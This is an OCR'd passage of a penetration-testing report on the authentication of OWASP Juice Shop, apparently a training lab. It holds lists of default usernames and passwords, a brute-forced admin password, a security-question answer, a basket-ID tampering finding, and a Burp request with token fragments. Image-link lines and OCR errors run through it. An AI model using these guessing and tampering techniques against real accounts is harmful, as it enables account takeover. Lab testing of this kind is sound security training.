
4. Authentication Testing

4.1 Testing for Credentials Transported over an Encrypted Channel


Path: /rest/user/whoami



POST /rest/user/login HTTP/1.1



4.2 Testing for Default Credentials




Default login and passwords are disallowed.

usernames - “admin”, “administrator”, “root”, “system”, “guest”, “operator”, or “super”


“password”, “pass123”, “password123”, “admin”, or “guest”

4.3 Testing for Weak Lock Out Mechanism





There is no lock out of account when attempt to log in with an incorrect password is more than 3 times.

Brute force




For admin@juice-sh.op password is: admin123







4.4 Testing for Bypassing Authentication Schema




We can change the displayed basket from another user by changing the number.




4.5 Testing for Vulnerable Remember Password






4.6 Testing for Browser Cache Weaknesses

No cache



4.7 Testing for Weak Password Policy


During registration we can create new user with weal password




During the forgotten password process, it is possible to create a weak password without requirements.

jim@juice-sh.op -> answer Samuel

bender@juice-sh.op



4.8 Testing for Weak Security Question Answer




4.9 Testing for Weak Password Change or Reset Functionalities


Already shown in 4.8

4.10 Testing for Weaker Authentication in Alternative Channel

List of all accounts in Juice Shop



Try to login with other user – error



861	http://192.168.0.37:3000	POST	/rest/user/login	✓	401	385	text
860	http://192.168.0.37:3000	GET	/rest/user/whoami		200	487	JSON
859	http://192.168.0.37:3000	GET	/rest/user/whoami		304	276	
858	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text io/
857	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=websocke...	✓	101	129	io/
856	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	234	JSON io/
855	http://192.168.0.37:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text io/
854	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓	200	578	JSON
853	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	298	JSON io/
852	http://192.168.0.37:3000	GET	/api/Challenges/?name=Score%20Board	✓	200	1005	JSON
851	http://192.168.0.37:3000	GET	/rest/admin/application-version		200	376	JSON

Request

Pretty Raw Hex


```
iMjAyMyOxMC0yNiAwODo1MjowMy40NjcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMyOxM
C0yNiAxMTowNzoyNC43OTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjk
4MzE5ODY3fQ.EfcYMYMHZdFYnelsW3yzNclUX-uxgoGL6Vq4RKCuAIEk6Prt2D8GTqWWuU
OjUBw2rBmQ4ZYaeSQXXjNwNbIbD-Clr9DHwY7R6Eq5DlRbtPByu4bUWJzHxIxvtcbXmRZK
iD4SPoX8CdtNotX60bBlZIvFS7zOoq4lpOYAUUe2X_s
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 48
Origin: http://192.168.0.37:3000
Connection: close
Referer: http://192.168.0.37:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
9VAPJtytDcjfBHQIeDulEtyXIJYT59h4WI9wUDetL3cmoubgs3YueRcJaGvR; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYX
SI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWljZS1zaC5vcCIsInB
hc3N3b3JkIjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiY
